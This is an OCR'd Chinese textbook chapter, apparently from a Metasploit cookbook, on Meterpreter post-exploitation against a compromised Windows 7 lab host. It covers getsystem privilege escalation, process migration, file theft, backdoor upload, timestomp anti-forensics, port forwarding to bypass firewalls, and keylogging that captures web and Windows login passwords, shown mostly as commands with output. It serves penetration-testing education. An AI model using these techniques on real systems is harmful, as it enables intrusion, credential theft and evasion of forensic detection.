本章的主要内容为介绍使用 meterpreter 中的各种命令和脚本探索目标机器。首先对常用的 meterpreter 命令进行分析，然后介绍建立不同的通信信道、网络命令的使用、keyboard 监听等内容，最后讨论 scraper meterpreter 脚本，该脚本可以创建包含目标

用户各种信息的单独目录。本章主要关注有助于对已攻陷目标机器进行探索的命令和脚本。

下面首先对 meterpreter 进行深入介绍。

5.2　分析 meterpreter 系统命令

首先使用 meterpreter 命令了解其功能。由于 meterpreter 是后渗透阶段工具，因此需要一台已攻陷的目标机器来执行命令，这里我们使用已经利用浏览器漏洞攻陷的 Windows 7 机器作为目标，读者可以通过阅读第 4.3 节中的部分内容了解详细信息。

准备

使用攻击载荷 windows/meterpreter/bind_tcp 攻陷 Windows 7 目标机器，启动 meterpreter 会话。在该会话中输入？命令，可看到有哪些可用的 meterpreter 命令及其简短描述。

```
meterpreter > ?
```

快速浏览整个命令列表，其中的很多命令含义很简单。

怎样实现

下面是一些有用的系统命令。

- background：该命令用于将当前会话设置为背景，以便在需要时使用。适合在存在多个 meterpreter 会话时使用。
- getuid：该命令用于返回目标机器上已攻陷的或正在运行的用户名。

```
meterpreter > getuid
Server username: DARKLORD-PC\DARKLORD
```

- getpid：该命令用于返回当前运行 meterpreter 的进程 ID 。

```
meterpreter > getpid
Current pid: 4124
```

- ps：该命令用于列出目标机器上当前运行的所有进程。该命令有助于识别目标中运行的各种软件和服务。

```
meterpreter > ps

 PID      Name           Arch     Session          User
   ---    ----                    -------          ----
 0      [System Process]
1072    svchost.exe
1172    rundll32.exe     x86        1       DARKLORD-PC\DARKLORD
```

- sysinfo：该命令用于快速确认系统信息，例如操作系统和体系结构。

```
meterpreter > sysinfo

Computer        : DARKLORD-PC
OS              : Windows 7 (Build 7264).
Architecture    : x86
System Language : en_US
Meterpreter     : x86/win32
```

- shell：该命令用于产生 shell 提示符，在前面的示例中已经涉及过这一命令的使用。


```
met erpreter > shel 1

Process  4208 created.
Channel  1 created.
Microsoft Windows [Version 6.1. 7264]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.
```

- exit：该命令用于终止 meterpreter 会话，或用于终止 shell 会话并返回 meterpreter。

可以使用上面列出的这些命令探索已攻陷目标机器以获取更多信息。实际上还有更多其他命令，留给作者探索和实践。这些 meterpreter 命令使探索目标机器变得非常容易。后面会涉及到一些高级的 meterpreter 命令。

怎样工作

Meterpreter 的工作方式与其他命令解释器类似，可以理解并通过命令传入的参数值对其进行响应。Meterpreter 存在于已攻击的渗透进程中，并与渗透测试方机器建立客户端/服务器通信系统。



上图展示了 meterpreter 的工作原理。建立通信信道，向 meterpreter 服务器发送命令调用，并等待其对攻击方机器的响应。随着本章内容的推进，读者会对渗透测试方机器和被攻陷目标机器之间的通信有更深入的理解。

5.3　权限提升和进程迁移

本节将介绍 meterpreter 中两个非常有用的命令，一个是**权限提升**，一个是**进程迁移**。权限提升命令用于提升攻击者在目标机器中的权限，因为有时候是以权限较低的用户身份攻陷目标系统的，所以需要提升到管理员权限以便在其上正常执行相应任务。进程迁移命令用于从一个进程迁移到另一个进程，而不需要对磁盘进行任何写入操作。

怎样实现

为实现权限提升，可利用 meterpreter 中的 getsystem 命令。该命令自动寻找各种可能的适用技术，以便将用户权限提升到更高级别。下面分析 getsystem 命令使用的不同技术。

```
meterpreter > getsystem -h

Usage: getsystem [options]

Attempt to elevate your privilege to that of local system.

OPTIONS:
    -t <opt>  The technique to use. (Default to '0').

    0 : All techniques available
    1 : Service - Named Pipe Impersonation (In Memory/Admin)
    2 : Service - Named Pipe Impersonation (Dropper/Admin)
    3 : Service - Token Duplication (In Memory/Admin)
    4 : Exploit - KiTrap0D (In Memory/User)
```

怎样工作

Getsystem 命令使用 3 种不同技术实现权限提升。默认值 0 会尝试所有列出的技术直至成功。下面简要介绍这些技术。

命名管道是本地或远程应用程序在进程内进行通信的机制，创建管道的应用程序充当管道服务器，与其进行连接的应用程序充当客户端。**扮演**是指某个线程使用不同于其所在进程的身份去执行操作的能力，这种能力可以使得服务器线程代表客户端执行，但其执行局限在客户端的安全上下文之内。此时如果客户端的权限比服务器高，就会出现问题，导致权限提升攻击场景，称为命名管道扮演提升攻击。

关于命名管道扮演的详尽介绍，参见 http://hackingalert.blogspot.com/2011/12/namedpipe-impersonation-attacks.html

操作系统为其中的每个用户都提供了独一无二的令牌 ID，该 ID 用于检测系统中不同用户的许可权限级别。令牌复制的工作原理是低权限用户复制高权限用户的令牌，然后低权限用户就可以采用与高权限用户相同的行为模式，并具备高权限用户的所有权限和职能。

KiTrapOD 漏洞利用代码是 2010 年早期发布的，几乎影响到当时微软的所有操作系统。导致该漏洞的原因是，在 32 位 x86 平台上允许访问 16 位应用程序时，没有正确验证特定的 BIOS 调用，本地用户可以在**进程环境块**（TEB）中伪造 VDM_TIB 数据结构，诱发系统错误地处理包含#GP trap handler (nt!KiTrap0D)的异常情况，从而获取管理员权限，该漏洞就是著名的“Windows 内核异常处理程序漏洞”。

理解了 getsystem 命令使用的各种权限提升技术之后，接下来在目标上执行 getsystem 命令。首先使用 getuid 命令检测当前用户 ID，然后尝试使用 getsystem 命令提升权限。

```
meterpreter > getuid
Server username: DARKLORD-PC\DARKLORD

meterpreter > getsystem
...got system (via technique 1).

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

从结果可以看到，使用 getsystem 命令后，原有的低权限用户被提升为系统权限用户。

接下来讨论的另一个重要的 meterpreter 命令是 migrate，该命令用于从某个进程上下文迁移到其他进程。适用于被攻击渗透的进程可能发生崩溃的情况下，例如利用浏览器漏洞攻陷目标机器，但攻击渗透后浏览器可能挂起并被用户关闭。迁移到稳定的系统进程有助于顺利执行渗透测试任务。根据进程 ID，可以迁移到任意活跃进程。使用 ps 命令可以识别所有活跃进程 ID，例如，如果 explorer.exe 的 ID 为 2084，则可以通过下面的命令迁移到 explorer.exe。

```
meterpreter > migrate 2084
[*] Migrating to 2084...
[*] Migration completed successfully.
```

以上两条 meterpreter 命令不仅使用方便，并且简单高效，渗透测试中会频繁使用到。在下节中将讨论通信信道及怎样与目标进行有效通信。

5.4　与目标建立多重通信信道

本节重点讲述怎样与目标建立多重通道通信。本章的引言中已提到，meterpreter 中客户端与服务器的通信是加密的，使用**类型-长度-值**（TLV）协议进行数据传输。使用 TLV 协议的优点是可以使用特定通道编号给数据加标签，从而允许目标机器上运行的多个程序与攻击方机器的 meterpreter 进行通信，便于同时建立多个通信信道。

下面分析一下怎样使用 meterpreter 与目标机器建立多重通信信道。

准备

Meterpreter 中的 execute 命令，可用于启动多重通信信道。首先运行 execute –h 观察有哪些可用选项。

```
meterpreter > execute -h

Usage: execute -f file [options]

Executes a command on the remote machine.

OPTIONS:
```

```
-H          Create the process hidden from view.
-a <opt>    The arguments to pass to the command.
-c          Channelized I/O (required for interaction).
-d <opt>    The 'dummy' executable to launch when using -m.
-f <opt>    The executable command to run.
-h          Help menu.
-i          Interact with the process after creating it.
-k          Execute process on the meterpreters current desktop
-m          Execute from memory.
-s <opt>    Execute process in a given session as the session user
-t          Execute process with currently impersonated thread token
```

上面列出的是 execute 命令中可以使用的各种参数及其作用，可以使用其中的某些参数建立多通信信道。

怎样实现

要创建通信信道，可以使用带–f 参数的 execute 命令。

```
meterpreter > execute -f notepad.exe -c

Process 5708 created.
Channel 1 created.
```

注意上面命令中两个参数的使用，其中，–f 参数用于设置可执行命令，-c 参数用于建立信道化的 I/O。接下来还可以继续运行该命令启动其他信道，而不需要终止当前信道。

```
meterpreter > execute -f cmd.exe -c

Process 4472 created.
Channel 2 created.

meterpreter > execute -f calc.exe -c

Process 6000 created.
Channel 3 created.
```

从结果可以看到现在已经在目标机器上建立了 3 条同时运行的通信信道，要列出可用

信道，可以使用 channel –l 命令。如果需要在某一个信道中发送数据或写入信息，可以使用 write 命令以及要写入信道的 ID。下面是在某个活跃信道中写入消息的示例。

```
meterpreter > write 5

Enter data followed by a '.' on an empty line:

Metasploit!!
.
[*] Wrote 13 bytes to channel 5.
```

带信道 ID 执行 write 命令后，会出现提示要求输入数据并以句点结束，从上面结果可以看到，已成功在该信道中写入“Metasploit!!”。如果要读取某个信道的数据，则可以使用 read 命令，并以该信道 ID 作为参数。

如果需要与某个信道进行交互，则可以使用 interact 命令，并以该信道 ID 作为参数。

```
meterpreter > interact 2
Interacting with channel 2...
Microsoft Windows [Version 6.1.7264]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\DARKLORD\Desktop>
```

从结果可以看到，信道 2 是一个命令行提示符信道，使用 interact 命令可直接进入该命令行提示符模式，并在其中执行系统命令。利用 interact 命令，可以轻松地在信道之间进行切换。要终止某个信道，可以使用 close 命令，并以该信道 ID 作为参数。

上面介绍的内容展示了使用多信道的好处，以及其有助于对信道进行并发管理和不同信道之间的切换。当需要在目标机器上运行多个服务时，信道的使用是很重要的。

下一节将关注如何使用 meterpreter 探索目标机器的文件系统。

怎样工作

Metasploit 使用单独的信道 ID 为每条消息加标签，这有助于识别特定命令应该在哪个隧道的上下文中执行。Meterpreter 中的通信遵循 TLV 协议，有助于使用特定信道 ID 为不同消息加标签，并提供了多信道通信支持。

5.5 meterpreter 文件系统命令

本节将介绍文件系统命令，这些命令有助于探索文件系统并执行各种任务，例如文件搜索、文件下载及目录切换等。这些命令让使用 meterpreter 控制目标机器变得非常容易。

怎样实现

首先介绍 pwd 命令，该命令用于列出当前处于目标机器的哪个目录。类似地，cd 命令可以从当前目录切换到目标目录。

```
meterpreter > pwd
C:\Users\DARKLORD\Desktop

meterpreter > cd c:\

meterpreter > pwd
c:\
```

从结果可以看到，首先使用 pwd 命令列出了当前的工作目录，然后使用 cd 命令从当前目录切换到 c:目录，如果需要，还可以使用 ls 命令列出当前目录中所包含的文件。

接下来在驱动器中搜索文件。浏览每个目录和子目录搜索文件是很枯燥的，不过我们可以使用 search 命令快速搜索特定的文件类型，如下面的示例所示。

```
meterpreter > search -f *.doc -d c:\
```

该命令在 C 盘驱动器中搜索所有以.doc 作为扩展名的文件，其中-f 用于指定要搜索的文件模式，-d 参数用于指定在哪个目录下进行搜索。

搜索到特定文件后，在目标机器上本地下载该文件，首先尝试将该文件下载到攻击方所在系统。

```
meterpreter > download d:\secret.doc /root

[*] downloading: d:secret.doc -> /root/d:secret.doc
[*] downloaded : d:secret.doc -> /root/d:secret.doc
```

通过使用 download 命令，将目标机器上任意文件下载到攻击方机器。从结果可以看到，已经将 d:\secret.doc 文件下载到攻击方机器的 root 文件夹。

类似地，可以使用 upload 命令将任意文件上传到目标机器。

```
meterpreter > upload /root/backdoor.exe d:\

[*] uploading  : /root/backdoor.exe -> d:\
[*] uploaded   : /root/backdoor.exe -> d:\\backdoor.exe
```

最后，还可以使用 del 命令从目标机器中删除文件或目录。

```
meterpreter > del d:\backdoor.exe
```

怎样工作

通过建立交互式的命令提示符，meterpreter 赋予用户对目标机器的完全访问权限。用户也可以不使用 shell 会话，而使用默认的 Windows 系统 DOS 模式，但 DOS 不具备那么多的功能。上述内容只是简要展示了 meterpreter 中的一些重要系统命令，对探索目标机器中的文件很有帮助。实际上 meterpreter 还包含很多其他命令，建议用户多尝试。

在下节中将介绍 timestomp 命令，这也是一条非常重要的 meterpreter 命令，可用于修改目标机器中的文件属性。

5.6　使用 timestomp 更改文件属性


在上节中，我们介绍了一些重要而有用的 meterpreter 文件系统命令，可用于在目标机器上执行各种任务。Meterpreter 中还包含另一条重要的 timestomp 命令，该命令用于更改文件的**更改-访问-创建-入口（MACE）**属性。属性值是该文件发生 MACE 操作时的日期和时间，使用 timestomp 命令可以更改这些值。

准备

为什么要修改文件的 MACE 值？因为黑客通常都会使用相应技术修改文件的 MACE 值，以便让目标用户感觉文件一直在系统中，而没有被接触或更改。发现系统中存在可疑活动时，管理员会检查近期更改的文件，以便发现有哪些文件被更改或访问过。因此，修改 MACE 值后，文件就不会出现在近期访问或更改的项目中。即便有其他技术可用来发现

MACE 值修改行为，但使用 timestomp 命令仍然是很方便的。

从目标机器中选取一个文件并修改其 MACE 属性，下图是对某个文件使用 timestomp 命令之前的各种 MACE 值。



接下来更改该文件的各种 MACE 值。首先使用 timestomp –h 命令观察有哪些可用的选项，再使用-v 参数列出该文件的 MACE 属性值。

```
meterpreter > timestomp d:\secret.doc -v

Modified      : 2011-12-12 16:37:48 +0530
Accessed      : 2011-12-12 16:37:48 +0530
Created       : 2011-12-12 16:37:47 +0530
Entry Modified: 2011-12-12 16:47:56 +0530
```

怎样实现

首先修改该文件的创建时间，注意 timestomp 命令中传递的不同参数。

```
meterpreter > timestomp d:\secret.doc -c  "3/13/2013 13:13:13"
[*] Setting specific MACE attributes on d:secret.doc
```

怎样工作

-c 操作符用于更改文件的创建时间，类似地，可以使用-m、-a 参数分别更改文件的修改时间和最后一次访问时间等属性。

```
meterpreter > timestomp d:\secret.doc -m "3/13/2013 13:13:23"

[*] Setting specific MACE attributes on d:secret.doc

meterpreter > timestomp d:\secret.doc -a "3/13/2013 13:13:33"

[*] Setting specific MACE attributes on d:secret.doc
```

属性值修改后，可以使用–v 参数检查和确认命令是否成功执行。再次检查文件属性。

```
meterpreter > timestomp d:\secret.doc -v

Modified       : 2013-03-13 13:13:13 +0530
Accessed       : 2013-03-13 13:13:23 +0530
Created        : 2013-03-13 13:13:33 +0530
Entry Modified: 2013-03-13 13:13:13 +0530
```

从结果可以看到已经成功更改文件的 MACE 属性，该文件已经不会在近期更改或访问文件列表中出现。

另一种方法是，使用–z 参数一次性修改文件的所有 4 个 MACE 值，而不再需要分别修改。但是问题是–z 参数为所有 4 个 MACE 属性赋相同的值，而实际上这是不可能的，创建时间和访问时间肯定是有差别的，因此，应该避免使用–z 参数。

本节中简要介绍了 timestomp 命令，在下节中将介绍一些有用的 meterpreter 命令，这些命令有助于理解拓展。

5.7　使用 meterpreter 网络命令

meterpreter 还包括一些有用的网络命令，这些命令有助于理解目标用户的网络结构，可用于分析目标机器是属于某个 LAN 还是单独的系统，也可以了解 IP 地址段、DNS 和其他相关信息，在执行拓展时，这些信息非常有用。拓展是指对已攻陷目标机器所在相同网络上的其他机器进行攻击，在下章介绍 meterpreter 高级用法时会涉及其更多内容。

准备

首先介绍 3 个网络术语。

子网是将大型网络划分为一些较小组成部分，子网的划分可以提高地址利用率和安全性。

掩码是一个 32 位的 0、1 序列，用于将 IP 地址划分为子网并指定其中可用主机。

网关指定了前跳或下一跳 IP 地址，通过网关才能到达子网内 IP 地址。

在使用 route 命令时，会涉及这 3 个术语。

怎样实现

Meterpreter 包含 3 条网络命令：ipconfig、route 和 portfwd，下面快速了解一下。

Ipconfig 命令用于展示目标机器中所有 TCP/IP 网络配置情况，可列出目标 IP 地址、硬件 MAC 地址和网络掩码等信息。

```
meterpreter > ipconfig

Reliance
Hardware MAC: 00:00:00:00:00:00
IP Address  : 115.242.228.85
Netmask     : 255.255.255.255


Software Loopback Interface 1
Hardware MAC: 00:00:00:00:00:00
IP Address  : 127.0.0.1
Netmask     : 255.0.0.0
```

从结果可以看到，ipconfig 命令的输出包含了各种活跃的 TCP/IP 配置。

route 命令与 MS DOS 中的 route 命令类似，用于展示或修改目标机器上的本地 IP 路由表，执行该命令可列出当前的路由表。

```
meterpreter > route

Network routes
```

```
==============

   Subnet           Netmask          Gateway
   ------           -------          -------
   0.0.0.0          0.0.0.0          115.242.228.85
   115.242.228.85   255.255.255.255  115.242.228.85
   127.0.0.0        255.0.0.0        127.0.0.1
   127.0.0.1        255.255.255.255  127.0.0.1
   127.255.255.255  255.255.255.255  127.0.0.1
   192.168.56.0     255.255.255.0    192.168.56.1
   192.168.56.1     255.255.255.255  192.168.56.1
   192.168.56.255   255.255.255.255  192.168.56.1
   224.0.0.0        240.0.0.0        127.0.0.1
   224.0.0.0        240.0.0.0        192.168.56.1
   224.0.0.0        240.0.0.0        115.242.228.85
   255.255.255.255  255.255.255.255  127.0.0.1
   255.255.255.255  255.255.255.255  192.168.56.1
   255.255.255.255  255.255.255.255  115.242.228.85
```

执行 route -h 命令，观察修改路由表的过程。

```
meterpreter > route -h

Usage: route [-h] command [args]
Supported commands:

   add    [subnet] [netmask] [gateway]
   delete [subnet] [netmask] [gateway]
```

回顾一下前面 ipconfig 命令的输出，可以看到目标主机以 IP 地址 115.242.228.85 连接 Internet，所以可以添加一个路由值使其以 115.242.228.85 为网关对外连接，这样在目标机器上实现对防火墙的绕过。

```
meterpreter > route add 192.168.56.2 255.255.255.255 192.168.56.1

Creating route 192.168.56.2/255.255.255.255 -> 192.168.56.1
```

类似地，可以使用 delete 命令从路由表中移除某个路由值。

最后一条网络命令 portfwd，该命令用于将入栈的 TCP 或 UDP 连接转发到远程主机。下面的示例有助于理解该命令。

假设有 3 台主机 A、B、C，主机 B 在中间。主机 A 需要连接到主机 C 完成相应任务，但由于某种原因无法实现，而主机 B 可以直接连接到主机 C。如果将主机 B 放在中间，将主机 A 发送的连接请求传递给主机 B，此时主机 B 就实现了**端口转发**功能。

此时网络缆线上的情况是：主机 B 运行某个软件，打开了该主机上某个 TCP 监听端口，例如 20 端口，主机 C 上也运行一个监听软件，用于收到 20 端口的数据包时连接主机 B，因此，主机 A 发送数据包到主机 B 的 20 端口时，会被自动转发到主机 C，此时主机 B 的作用就是将数据包通过端口转发传递到主机 C。

怎样工作

要实现端口转发，首先需要增加一条转发规则，参考下面的命令行示例。

```
Meterpreter> portfwd -a -L 127.0.0.1 -l 444 -h 69.54.34.38 -p 3389
```

注意其中各命令行参数，–a 参数用于添加新的端口转发规则，-L 参数用于定义绑定转发数据包的 IP 地址。由于这些都在主机 A 上运行，并需要在同一主机上完成，所以这里将 IP 地址设置为 127.0.0.1。

-l 参数用于指定主机 A 上的开放端口号，开放该端口的目的是接受入栈连接。-h 参数定义了主机 C 的 IP 地址，或内部网络其他主机的地址，-p 参数指定的是主机 C 上需要连接的目的端口。

上面的内容是对端口转发过程的简单介绍，这一技术经常被用于规避防火墙和入侵检测系统。

5.8 getdesktop 与 keystroke 监听

本节将介绍一些与桌面与键盘窃听相关的 stdapi 用户接口命令。键盘截获依赖于当前的活跃桌面，因此，必须要理解怎样在不同桌面活跃会话中的进程之间进行切换，以便对不同的击键记录进行窃听。

怎样实现

首先执行几条本节中将介绍的用户接口命令，如下所示。

- enumdesktops：该命令用于列出所有可访问桌面站和窗口站。

```
meterpreter > enumdesktops

Enumerating all accessible desktops
Desktops
========

    Session   Station   Name
    -------   -------   ----
    0         WinSta0   Default
    0         WinSta0   Disconnect
    0         WinSta0   Winlogon
    0         SAWinSta  SADesktop
```

从结果可以看到，所有可用的桌面都是与会话 0 相关联的，会话 0 代的含义将在下面的内容中进行介绍。

- getdesktop：该命令用于返回 meterpreter 会话当前工作桌面。

```
meterpreter > getdesktop
Session 0\Service-0x0-3e7$\Default
```

可以将 getdesktop 命令和 enumdesktops 命令的输出结合起来，以便对当前工作所在桌面站有更好的理解。

- setdesktop：该命令用于将当前的 meterpreter 桌面更改到另一个可用的桌面站。
- keyscan_start：该命令用于在当前活跃的桌面站内启动键盘窃听器。
- keyscan_dump：该命令用于导出活跃 meterpreter 桌面会话的键盘记录。


下面分析一下这些命令怎样在实际中运用，以及怎样通过不同的桌面站进行键盘窃听。

怎样工作

首先介绍 Windows 桌面的一个重要概念。

Windows 桌面划分为不同的会话（session），以便于定义与 Windows 机器的交互方式。会话 0 表示的是控制台，其他的会话 1、会话 2 等表示远程桌面会话。

所以，要对攻陷的系统进行键盘捕获，必须在桌面会话 0 中进行。



每个 Windows 桌面会话由不同的站组成，从上图中可以看到与会话 0 相关的各站。这些站中，WinSta0 是唯一的交互式站，这意味着用户只能与 WinSta0 站进行交互。所有其他站都是非交互式的。WinSta0 包含 Default、Disconnect、Winlogon 等 3 个不同桌面。Default 桌面与我们在桌面中执行的所有应用程序和任务相关联，Disconnect 桌面与屏幕保护程序锁定桌面有关，Winlogon 桌面与 Windows 登录屏幕相关。

需要注意的是，每个桌面都有自己的键盘缓冲区，所以，如果需要对 Default 桌面进行键盘窃听，就必须确保当前 meterpreter 活跃浏览器设置为 Session 0/WinSta0/Default。如果需要窃听登录口令，就必须将活跃桌面更改为 Session 0/WinSta0/Winlogon。

使用 getdesktop 命令检测当前桌面。

```
meterpreter > getdesktop

Session 0\Service-0x0-3e7$\Default
```

从结果可以看到，当前桌面不在唯一的交互式桌面站 WinSta0 中，所以，如果在这里运行键盘捕获工具，将不会得到任何结果。下面的命令可以将当前桌面切换到 WinSta0\Default。

```
meterpreter > setdesktop
Changed to desktop WinSta0\Default

meterpreter > getdesktop
Session 0\WinSta0\Default
```

上面的命令行表明，利用 setdesktop 命令，已经将当前桌面切换到交互式的 Windows 桌面站中，下面可以运行键盘窃听工具捕获目标机器用户的按键操作。

```
meterpreter > keyscan_start
Starting the keystroke sniffer...

meterpreter > keyscan_dump
Dumping captured keystrokes...

gmail.com <Return> daklord <Tab> 123123
```

观察导出的键盘记录，可以清晰地判断出目标用户进入过 gmail.com 并输入过登录口令。

如果要窃听 Windows 登录口令该怎样操作？显然，可以使用 setdesktop 命令将活跃桌面切换为 WinSta0\Winlogon，不过这里讨论另一种替代方法，即迁移到 Windows 登录时运行的进程，执行 ps 命令检测当前运行进程。

从结果可以看到，winlogon.exe 以进程身份运行，并带有一个进程 ID。假设 winlogon.exe 的进程 ID（PID）是 1180，迁移到该 PID 并再次检测当前活跃会话。

```
meterpreter > migrate 1180
[*] Migrating to 1180...
[*] Migration completed successfully.
meterpreter > getdesktop
Session 0\WinSta0\Winlogon
```

从结果可以看到，活跃桌面已经切换为 WinSta0\Winlogon，现在可以运行 keyscan_start 命令对 Windows 登录屏幕进行键盘截获。

类似地，也可以通过迁移到默认桌面中运行的任意进程返回到 Default 桌面，例如 PID 为 884 的 explorer.exe。

```
[*] Migrating to 884...
[*] Migration completed successfully.

meterpreter > getdesktop
Session 0\WinSta0\Default
```

上面的内容展示了迁移到不同进程和桌面环境进行键盘窃听的重要性。通常，不查看当前活跃桌面而直接运行 keyscan 不会得到任何结果，这是因为攻击渗透的进程可能属于不同的会话或站，所以，进行键盘捕获时不能忽略这个问题。

5.9 使用 scraper meterpreter 脚本

本节将介绍一个重要的 meterpreter 脚本，该脚本有助于对目标机器进行更深的探索。由于下一章中将详细地介绍 meterpreter 脚本，所以这里只是介绍脚本的使用。渗透测试过程中，需要花费大量时间对目标机器中的信息进行挖掘，因而对有用信息进行本地备份可给测试者带来很多便利，这样即便目标机器关机，其信息也已经保存下来，并且还能与其他测试者进行信息共享。使用 Scraper 脚本可以完成这些任务。

准备

scraper 脚本用于挖掘已攻陷目标机器的大量信息，例如注册表信息、口令 hash 值、网络信息等，并可以将这些信息保存在测试者机器上。

要使用 meterpreter 在目标机器上执行 Ruby 脚本，可以使用 run 命令。执行 run scraper -h 命令可列出可以传递给脚本的各种可用参数，下面分析怎样将信息下载到本地。

怎样实现

一经执行后，该脚本会自动执行其所有功能，并在/root/.msf4/logs/scripts/scraper 中创建目录存储文件。脚本执行时可能会出现错误，这是因为某条命令在机器上执行时失败（下面的命令行输出有删减）。

```
meterpreter > run scraper

[*] New session on 192.168.56.1:4232...
[*] Gathering basic system information...
```

```
[*] Error dumping hashes: Rex::Post::Meterpreter::RequestError priv_
passwd_get_sam_hashes: Operation failed: The parameter is incorrect.
[*] Obtaining the entire registry...
[*]  Exporting HKCU
[*]  Downloading HKCU (C:\Users\DARKLORD\AppData\Local\Temp\UKWKdpIb.reg)
```

该脚本自动下载并在目标文件夹中保存了相关信息。接下来分析该脚本源代码，以便根据需要对其进行修改。

怎样工作

scraper.rb 脚本的源代码在/pentest/exploits/framework3/scripts/meterpreter 目录下。

如果具备 Ruby 语言编程经验，可以编辑该脚本并添加自己的功能。例如，可以修改下面的代码行，以便更改下载位置。

```
logs = ::File.join(Msf::Config.log_directory, 'scripts','scraper',
host + "_" + Time.now.strftime("%Y%m%d.%M%S")+sprintf("%.5d",ra
nd(100000)) )
```

如果需要获取可用进程列表结果，则可以在程序主体部分添加如下代码行。

```
::File.open(File.join(logs, "process.txt"), "w") do |fd|
   fd.puts(m_exec(client, "tasklist"))
 end
```

从结果可以看到，通过 Ruby 语言编程和代码重用，可以根据需要很容易地对该脚本代码进行修改。

更多

还有另外一个 meterpreter 脚本可以用于收集目标机器信息。

使用 winenum.rb

winenum.rb 是另一个可收集目标机器信息并下载到本地保存的 meterpreter 脚本，读者可以对该脚本进行尝试，观察该脚本提供了哪些额外信息。该脚本存储在/pentest/exploits/framework3/scripts/meterpreter/winenum.rb。

后分析一些现有的 Ruby 代码，其次学习怎样对其进行重用，或根据需要对其进行编辑修改，最后介绍怎样开发“Windows 防火墙反激活”meterpreter 脚本。

